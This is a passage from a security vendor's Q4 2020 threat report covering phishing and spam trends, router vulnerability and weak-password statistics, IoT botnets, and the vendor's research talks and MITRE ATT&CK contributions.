
Top 10 threats detected in emails in Q4 2020

At the turn of November and December 2020, we detected a phishing campaign using a combination of the most popular guises: the emails had HTML attachments masked as PDF documents from various delivery and logistics companies (e.g. "DHL AWB-Recepit.pdf.html"). As seen in the screenshot below, when opened, an Adobe-impersonating site requested email credentials purportedly to confirm the recipient's identity. Two thirds of these emails were detected in Spain, though the campaign was not localized.

Looking at the subject lines used across malicious emails detected in Q4 2020, the following themes were the most frequent:

- Payment request, invoice, order confirmation
- Shipping, package delivery
- Money transfer, message from bank
- COVID-19 (warnings, company measures, vaccine...)

With much of the world anticipating end-of-year vaccine rollouts, attackers upped their efforts trying to capitalize on common concerns about vaccine distribution, availability and safety. Compared to the previous quarter, vaccine mentions in malicious emails were




Phishing campaign impersonating Adobe

up 50% in Q4. The Pfizer-BioNTech vaccine was the most commonly mentioned in such fraudulent emails, with subject lines such as "Pfizer's Covid Vaccine: 11 Things You Need to Know".

The most common threat lurking behind COVID-19-themed emails in Q4 was VBA/Trojan-Downloader.Agent – maliciously crafted Microsoft Office files that try to manipulate potential victims into enabling the execution of malicious macros, with the aim to download further malware. The spread of this downloader in 2020 has been fueled mainly by Emotet campaigns, which rely heavily on malicious macros. The malicious attachments used in Emotet's campaigns in Q4 also contain COVID-19 references, with filenames such as "FA-9324 Medical report Covid-19.doc".


As for the file types of malicious attachments, two thirds of the files identified in Q4 2020 were executables, followed by script files and Office documents. The most significant change compared to Q3 was seen in the detections of malicious Office documents, the total number of which rose by 61% - most likely a result of the abovementioned Emotet activity.

Looking at yearly email threat data, the detection levels remained rather steady throughout the year, although with many short-lived peaks and drops. The highest detection levels were seen in February and June. The countries with the most email threat detections in 2020, according to ESET telemetry, were Japan, Turkey, Poland, Spain and the United States, as seen in the heat map to the right.



Top malicious email attachment types[2] in Q4 2020

ESET customers in Japan received the largest portion of these emails by a wide margin, taking up almost 18% of all email threat detections in 2020. This is likely the result of large-scale downloader email campaigns targeting Japanese users, such as the ***June 2020 Nemucod campaign*** [57] spreading the Avaddon ransomware.



Rate of email threat detections in 2020

[2] The statistic is based on a selection of well-known extensions.

The detection of spam – unsolicited emails of any kind, not necessarily malicious – continued its steady pace in Q4, with the overall volume slightly up compared to Q3. The detection levels peaked in November.


Unsurprisingly, spammers bombarded users with Halloween and Black Friday-/Cyber Monday-themed junk email in Q4, claiming to offer heavy discounts from popular brands. In a *November wave* [58] of such spam, fraudsters appear to have repurposed their Halloween email templates for Cyber Monday campaigns, changing only the subject lines.

The topic of COVID-19 vaccines also found its way to junk email, ranging from "special" business proposals in vaccine development, through offers on ultra-low-temperature freezers, to vaccine-related conspiracy theories.


Throughout the year, spam detections were on a slight decline, with highest levels reached in February 2020. More than 18% of all unsolicited emails detected in 2020 originated from the United States, followed by Japan, Poland, France and Germany. Emails where the sender country could not be identified accounted for 10% of the spam volume.

Looking at spam in relation to all emails sent from the individual countries, China and Vietnam were in the lead in 2020, with spam accounting for more than a half of all emails sent, followed by Argentina and Lithuania with more than 40% and Brazil with a third of all emails sent.

When interpreting ESET data on spam, one should take into account that our visibility into spam traffic is limited, as emails may be filtered at the internet email service provider, or elsewhere, before reaching ESET's antispam solution on client machines.



Spam detection trend in 2020, seven-day moving average



Cyber Monday and COVID-19 vaccine-themed spam seen in Q4 2020

Trends & outlook

What attackers try to achieve with malicious email campaigns remains the same: extract sensitive information or compromise the victim's computer by downloading further malware. What changes are the pretenses used to bait victims – and the coronavirus pandemic has created a huge window of opportunity for cybercriminals in this "business".

Throughout the year, criminals have been preying on the uncertainty brought by the pandemic, bombarding users with emails claiming to offer answers to their anxious questions. This went hand-in-hand with unrelenting campaigns impersonating well-known delivery and logistics companies, targeting the rising number of online shoppers amid lockdowns. Malicious emails using a financial theme – some of the most typical lures used – remained strong in 2020, showing this type of activity is still worthwhile for attackers.

In the year to come, we expect delivery and financial services to remain top lures in malicious email campaigns. More than likely, attackers will also try to take advantage of new developments regarding the pandemic – as we are already seeing with the Pfizer vaccine. In a similarly opportunistic matter, crooks will probably exploit the rise in the price of bitcoin, for which we also saw hints in Q4. Generally, malware authors will continue to adapt to global events and try to piggyback on the top stories to spread malicious content.

Jiří Kropáč, ESET Head of Threat Detection Labs

IoT security

Routers with weak passwords and vulnerabilities increased in number in Q4, while the worst username:password of 2020 remains the ridiculously common factory default admin:admin.

The last quarter of 2020 saw a noteworthy 34% increase in the number of routers scanned via ESET solutions and a 32% increase in user-requested router tests. Close to 5,000 routers (+40% QoQ) were found to be using weak passwords and almost 2,900 (+34% QoQ) were affected by at least one known vulnerability, from over 140,000 devices tested.


As in previous quarters, the most frequent flaw found in Q4 was the years-old CVE-2012-5687, allowing an attacker unauthorized access. Its share increased QoQ by 1.7 percentage points (pp) and finished the quarter at 18%. Second (CVE-2014-8361, 11.1%) and third (CVE-2014-9583, 7.8%) were command injection vulnerabilities. Both retained their spots with only minor fluctuations.

While there were no newcomers in the top 10, there were two noteworthy switches. The first occurred between fifth (CVE-2015-0554, 4.6%), which grew more frequent than in Q3 by 0.6pp, and sixth (CVE-2015-7248), which lost 1pp compared to Q3 and closed Q4 with 3.9%. The other swap occurred at the ninth and the tenth positions with the “players” from Q3 in reverse order – namely CVE-2015-7254 (3.1%) and CVE-2014-4019 (2.5%).

In 2020, ESET users ran close to 790,000 tests on over 438,000 unique routers. The bad news is that most of the CVEs found were as old as 2014 (34%), 2015 (15.9%), 2012 (17.9%) and 2013 (8.4%). Thousands of IoT devices still running such old flaws represent

Year	Share
2019	0.3%
2018	2.6%
2017	2.4%
2016	0.5%
2015	0.5%
2014	15.9%
2013	34%
2012	17.9%
2011	0.0%
2010	0.1%
Other vulns. (incl. non-CVE)	17.9%

Age of vulnerabilities found via router scans



Top 10 vulnerabilities detected by ESET’s router vulnerability scanner module in Q3 and Q4 2020 (% of vulnerability detections)

low-hanging fruit for cybercriminals and advanced threat actors, who are looking for weakly protected smart devices to add to their IoT botnets.

Weak passwords remain one of the key issues of IoT security. As unsurprising as it may seem, 2020 scans only confirm that “admin” is still the king of bad passwords on routers, followed by “root” and “1234”. These are often also accompanied by easily guessed usernames, most often being “admin”, “root” and “guest”. These are mostly the default usernames and passwords, which were probably never changed by the device owners.

Rank	Password
1	admin
2	root
3	1234
4	12345
5	guest
6	password
7	support
8	Admin
9	super
10	x-admin

Top 10 weak passwords

Rank	Username
1	admin
2	root
3	guest
4	1234
5	support
6	user
7	super
8	11111
9	manager
10	tellabs

Top 10 usernames used in accounts with weak passwords

How poorly chosen credentials of IoT devices can lead to serious harm is illustrated by this ***FBI warning*** [59] issued in December about “swatting”. The agency advised users to tighten the login security of their smart devices, as in a growing number of cases criminals not only sent a SWAT team to the victim’s house, but also hijacked their video- and audio-capable devices and observed the whole incident go down.

In Q4, researchers at ***Qihoo 360’s Netlab*** [60] discovered a new IoT botnet they named HEH Botnet. Some of its most interesting features include a proprietary peer-to-peer (P2P) protocol, ability to spread via brute-force attacks against specific ports running the telnet service, and ability to execute shell commands. Once an IoT device is made part of this botnet, it is typically used for DDoS attacks and cryptomining.

Trends & outlook

With the IoT population expected to grow from approximately 20 billion today to anywhere between 50 billion through to 75 billion worldwide by 2025 (depending on who you ask), IoT security issues are here to stay, and it will be hard to find any aspect of your life they won’t affect.

With the explosion of work-from-home requirements during the COVID-19 pandemic, the number of IoT devices and accompanying attack surfaces have expanded quickly and become a more important proxy entry point to corporate networks, especially since home offices tend to be more lightly defended than the corporate mother ship.

This year expect the trend to continue, with projected strong IoT device sales resulting in strong incentives to craft fresh exploits, and bigger paydays if successful. Chief target: the home office router.

Other non-standard corporate entry points like HVAC management and other building automation systems and their related IoT sensors will continue to provide similarly attractive attack surfaces, especially in lightly defended field offices with few staff.

Cameron Camp, ESET Specialized Security Researcher

ESET RESEARCH CONTRIBUTIONS

Latest engagements and achievements of ESET Research experts

Upcoming presentations

RSAC 2021

Beyond living-off-the-land: Why XP exploits still matter

In their talk at the upcoming virtual RSA conference, ESET malware researcher Zuzana Hromcová and ESET head of threat research Jean-Ian Boutin will teach the audience how to fight evolved living-off-the-land tactics. More and more, well-known and well-mapped LOLBins are being replaced by vulnerable binaries – even a vulnerable Windows XP DLL can be leveraged on non-XP machines by threat actors. Focusing on the execution chains of InvisiMole, a targeted espionage toolset, the presenters will demonstrate how to defend against this trend.

The hidden cost of Android stalkerware: your security

During his presentation, ESET malware researcher Lukáš Štefanko will present the results of his analysis of dozens of Android stalkerware families which exposed that, aside from the clearly questionable ethics these apps promote (leading most mobile security solutions to flag them as undesirable or harmful) many also exhibit serious security and privacy issues that could result in account takeover, sensitive information leaks and even the possibility of framing users with fabricated evidence.

Jumping the air gap: 10 years of nation-state efforts

Nation-state actors have been breaching air-gapped networks for over a decade. ESET security intelligence team lead Alexis Dorais-Joncas and ESET malware researcher Ignacio Sanmillan analyzed and compared the malicious frameworks known to date. In this session, they will highlight the major similarities (and some differences) in their TTPs and present defense strategies based on what is really happening in the wild, allowing defenders to implement effective mitigation solutions.

Delivered presentations

ESET European Cybersecurity Day

Last quarter as seen by ESET: Top crimeware threats [61]

ESET senior malware researcher Robert Lipovský and ESET security awareness specialist Ondrej Kubovič delivered an overview of the ESET Q3 2020 Threat Report. Along with the fresh batch of data from ESET's telemetry, they covered the techniques and

methods deployed by the most notorious ransomware gangs, details on Emotet's recent activity and its info-stealing payloads such as Qbot and TrickBot, as well as details on email threats encountered in the wild by ESET researchers.

Last quarter as seen by ESET: APT activity updates [62]

At ESET European Cybersecurity Day, ESET head of threat research Jean-Ian Boutin focused on Operation In[ter]ception, a series of attacks by the Lazarus group on high-profile European aerospace and defense companies. He gave an update on other threat actors who have been very active in the past few months, detailed a new campaign targeting an EU country by using a new backdoor, as well as discussed recent activities observed from the TA410 and Gamaredon threat actors.

Behind the scenes of law enforcement and private industry cooperation [63]

In his talk, ESET security intelligence team lead Alexis Dorais-Joncas shed light on how the co-operation of law enforcement and private security companies works, with a focus on the types of unique information ESET is both able and willing to provide to law enforcement (and what was out of bounds), what kind of information only law enforcement could legally obtain, and shared how building trust to achieve this mutual information exchange was crucial to the success of these investigations.

Black Hat Asia

Kr00k: How KRACKing Amazon Echo exposed a billion+ vulnerable Wi-Fi devices [64]

At the 2020 virtual edition of Black Hat Asia, ESET senior malware researcher Robert Lipovský and ESET senior detection engineer Štefan Svorenčík presented further details of the Kr00k security flaw. Their briefing offered technical details as well as new information found since the initial publication of the vulnerability.

FIRST

When HTTP is not enough: A review of stealthy command and control protocols

During the 32nd annual FIRST conference, ESET malware researcher Matthieu Faou showed how threat actors are able to make HTTP communications blend in by mimicking legitimate traffic, demonstrated email-based C&C communications using Turla as an example and proposed countermeasures to increase protection for users.

The Standoff

Lazarus supply-chain attack

In their presentation, ESET senior malware researchers Anton Cherepanov and Peter Kálnai described Lazarus's supply-chain attack targeting South Korean internet users, mostly of government or internet banking websites, orchestrated through an integration installation program called WIZVERA VeraPort. They explained how this campaign fits in the context of usual Lazarus TTPs and presented the technical details of the payload delivered via this supply chain.

Kr00k: Serious vulnerability affected encryption of a billion+ Wi-Fi devices

ESET senior malware researcher Robert Lipovský talked about the details of the security flaw Kr00k. He offered information from the initial publication that described this vulnerability and provided additional findings from further research.

AVAR

CDRThief: Malware that targets Linux VoIP softswitches [65]

During his talk at the AVAR conference, ESET senior malware researcher Anton Cherepanov introduced his discovery of CDRThief, malware targeting Linux-based Voice over IP (VoIP) softswitches. The talk provided a detailed technical description of the CDRThief malware and discussed possible goals of the malware operators.

More evil: A deep look at Evilnum and its toolset

In his presentation, ESET malware researcher Matias Nicolas Porolli took a deep dive into the Evilnum group. He covered the infrastructure used for Evilnum operations, analyzed the malware developed and used by the group, and described the group's attack chain. The talk also explored – based on ESET telemetry data – the victimology, which shows that Evilnum has very specific targeting.

CODE BLUE 2020

Kr00k: Serious vulnerability affected encryption of a billion+ Wi-Fi devices [66]

For those who didn't have a chance to see this talk at any of the previous virtual events, ESET senior malware researcher Robert Lipovský disclosed the details of the security flaw Kr00k. His talk offered information about the original research that uncovered the vulnerability in Broadcom and Cypress Wi-Fi chips, and provided findings from the follow-up research.

Botconf

The Winnti Group: An analysis of their latest activities

At the 2020 online edition of Botconf, ESET malware researcher Mathieu Tartare provided an overview of the latest activities of the Winnti Group, responsible for high-profile supply-chain attacks against the video game and software industries, as well as the healthcare and education sector. The presentation showed that not only is the Winnti Group still actively using and maintaining its flagship backdoor ShadowPad along with the Winnti malware family, but also that they extended their arsenal with new tools and some new and previously undocumented implants.

Turla operations from a front row seat

In his Botconf presentation, ESET malware researcher Matthieu Faou shared fresh information about the TTPs of Turla – an advanced threat group targeting government bodies and defense companies that ESET has tracked for several years. The talk described the main attacks publicly attributed to the group and explored the attackers' motives. The technical part of the talk showcased Turla's implementation of the three classic steps of an APT campaign: compromise, lateral movement, and long-term persistence.

MITRE ATT&CK contributions

ESET researchers regularly contribute to *MITRE ATT&CK®* [67] – a continuously growing, globally-accessible knowledge base of adversary tactics and techniques. As of the end of December 2020, the knowledge base includes 177 techniques and 348 sub-techniques. Throughout 2020, ESET contributed 5 new entries and 5 extensions of existing items. MITRE ATT&CK also continues its ongoing effort to improve and expand coverage with macOS updates, targeted for the April 2021 release and Linux updates, targeted for the October 2021 release. Several ESET contributions appeared in the October 2020 update of the ATT&CK knowledge base:

- 1 new sub-technique in the Enterprise matrix
- 1 extension of an existing sub-technique in the Enterprise matrix
- 1 new contribution to the Software category
- 1 extension within the Software category
- 1 extension within the Groups category

These contributions have been listed among the *Enterprise* [68] techniques and in the *Software* [69] and *Groups* [70] categories.

The first ESET-contributed entry to Software covers PipeMon, a multistage modular backdoor used by the Winnti Group, first *reported by ESET* [16] in May 2020. The backdoor was used by the Winnti Group against several video gaming companies based in South Korea and Taiwan.

PipeMon's persistence method built the basis for another contribution: a new sub-technique *Boot or Logon Autostart Execution: Print Processors (T1547.012)* [71]. ESET researchers discovered that the Winnti Group has used the "Print Processors" registry key to enable its PipeMon backdoor to persist. Adversaries can use this technique to load malicious code at startup that will persist on system reboot and execute with SYSTEM account privileges.

The ATT&CK Software category has also been extended with new information about *InvisiMole (S0260)* [72], modular spyware used in targeted cyberespionage operations in Ukraine and Russia. ESET researchers first *reported on* [73] InvisiMole in 2018; two years later, they *published* [10] a deep-dive analysis of the group's toolset and TTPs. The entry based on this new research maps more than 40 additional techniques to InvisiMole. This research prompted another contribution to the Enterprise matrix: a modification of the *Signed Binary Proxy Execution: Control Panel (T1218.002)* [74] sub-technique, based on behavior observed while analyzing InvisiMole.

The last contribution published in Q4 2020 updates the ATT&CK entry for the *Gamaredon Group (G0047)* [75], a threat group active since at least 2013 and targeting Ukrainian institutions. In their *research* [76] into the Gamaredon Group, ESET researchers mapped the group's activities to a number of additional techniques, previously not included in the group's entry.

MITRE ATT&CK evaluations

In November 2020, ESET participated in MITRE ATT&CK® Evaluations emulating the Carbanak and FIN7 adversary groups. The results of ESET's participation are expected to be released in early 2021. This evaluation round marked the first time an optional Protections scenario was available, with ESET among the vendors who participated in these extended evaluations.

Credits

Team

Peter Stančík, Team Lead

Klára Kobáková, Managing Editor

Aryeh Goretsky

Bruce P. Burrell

Hana Matušková

Nick FitzGerald

Ondrej Kubovič

Foreword

Roman Kováč, Chief Research Officer

Contributors

Anton Cherepanov

Cameron Camp

Daniel Chromek

Dominik Breitenbacher

Dušan Lacika

Igor Kabina

Ján Šugarek

Jakub Souček

Jean-Ian Boutin

Jiří Kropáč

Juraj Jánošík

Ladislav Janko

Lukáš Štefanko

Martin Červeň

Martin Lackovič

Mathieu Tartare

Michal Malík

Milan Fránik

Miroslav Legéň

Patrik Sučanský

Vladimír Šimčák

Zoltán Rusnák

Zuzana Hromcová

Zuzana Legáthová

About the data in this report

The threat statistics and trends presented in this report are based on global telemetry data from ESET. Unless explicitly stated otherwise, the data includes threats regardless of the targeted platform and includes only unique daily detections per device.

This data was processed with the honest intention to mitigate all known biases, in an effort to maximize the value of the information provided on the most significant in-the-wild threats.

Further, the data excludes detections of *potentially unwanted applications* [77], *potentially unsafe applications* [78] and adware, except where noted in the more detailed, platform-specific sections and in the Cryptominers section.

Most of the charts in this report show detection trends rather than provide absolute numbers. This is because the data can be prone to various misinterpretations, especially when directly compared to other telemetry data. However, absolute values or orders of magnitude are provided where deemed beneficial.

References

[1] https://www.welivesecurity.com/2020/10/12/eset-takes-part-global-operation-disrupt-trickbot/

[2] https://blogs.microsoft.com/on-the-issues/2020/10/20/trickbot-ransomware-disruption-update/

[3] https://www.welivesecurity.com/2020/10/01/latam-financial-cybercrime-competitors-crime-sharing-ttps/

[4] https://www.welivesecurity.com/2020/11/12/hungry-data-modpipe-backdoor-hits-pos-software-hospitality-sector/

[5] https://www.welivesecurity.com/2020/10/02/xdspy-stealing-government-secrets-since-2011/

[6] https://www.welivesecurity.com/2020/11/16/lazarus-supply-chain-attack-south-korea/

[7] https://www.welivesecurity.com/2020/12/02/turla-crutch-keeping-back-door-open/

[8] https://www.welivesecurity.com/2020/12/10/luckymouse-ta428-compromise-able-desktop/

[9] https://www.welivesecurity.com/2020/12/17/operation-signsight-supply-chain-attack-southeast-asia/

[10] https://www.welivesecurity.com/2020/06/18/digging-up-invisimole-hidden-arsenal/

[11] https://attack.mitre.org/versions/v8/techniques/T1080/

[12] https://www.welivesecurity.com/wp-content/uploads/2020/06/ESET_InvisiMole.pdf#ESET_InvisiMole_04.indd%3A.25609%3A2299

[13] https://github.com/eset/malware-ioc/tree/master/quarterly_reports/2020_Q4

[14] https://github.com/dropbox/dbxcli/

[15] https://www.joeware.net/freetools/tools/adfind/

[16] https://www.welivesecurity.com/2020/05/21/no-game-over-winnti-group/

[17] https://attack.mitre.org/techniques/T1547/012/

[18] https://attack.mitre.org/software/S0008/

[19] https://www.welivesecurity.com/2018/07/09/certificates-stolen-taiwanese-tech-companies-plead-malware-campaign/

[20] https://www.welivesecurity.com/2019/05/14/plead-malware-mitm-asus-webstorage/

[21] https://en.wikipedia.org/wiki/Advance-fee_scam

[22] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-11882

[23] https://www.haveibeenemotet.com/

[24] https://us-cert.cisa.gov/ncas/alerts/aa20-280a

[25] https://www.bleepingcomputer.com/news/security/emotet-malware-wants-to-invite-you-to-a-halloween-party/

[26] https://www.welivesecurity.com/2018/11/23/black-friday-special-emotet-filling-inboxes-infected-xml-macros/

[27] https://www.bleepingcomputer.com/news/security/qbot-partners-with-egregor-ransomware-in-bot-fueled-attacks/

[28] https://blogs.microsoft.com/on-the-issues/2020/10/12/trickbot-ransomware-cyberthreat-us-elections/

[29] https://www.bleepingcomputer.com/news/security/trickbots-new-module-aims-to-infect-your-uefi-firmware/

[30] https://thehackernews.com/2020/10/trickbot-linux-variants-active-in-wild.html

[31] https://www.coveware.com/blog/q3-2020-ransomware-marketplace-report

[32] https://www.bleepingcomputer.com/news/security/maze-ransomware-shuts-down-operations-denies-creating-cartel/

[33] https://www.infosecurity-magazine.com/news/red-alert-us-hospitals-flooded/

[34] https://www.bleepingcomputer.com/news/security/uhs-hospitals-hit-by-reported-country-wide-ryuk-ransomware-attack/

[35] https://www.bleepingcomputer.com/news/security/revil-ransomware-gang-claims-over-100-million-profit-in-a-year/

[36] https://www.bleepingcomputer.com/news/security/egregor-ransomware-bombards-victims-printers-with-ransom-notes/

[37] https://www.zdnet.com/article/ransomware-gangs-are-now-cold-calling-victims-if-they-restore-from-backups-without-paying/

[38] https://borncity.com/win/2020/05/20/warning-infected-cookie-consent-logo-delivers-ransomware/

[39] https://finance.yahoo.com/quote/BTC-USD/history?period1=1609372800&period2=1609372800&interval=1d

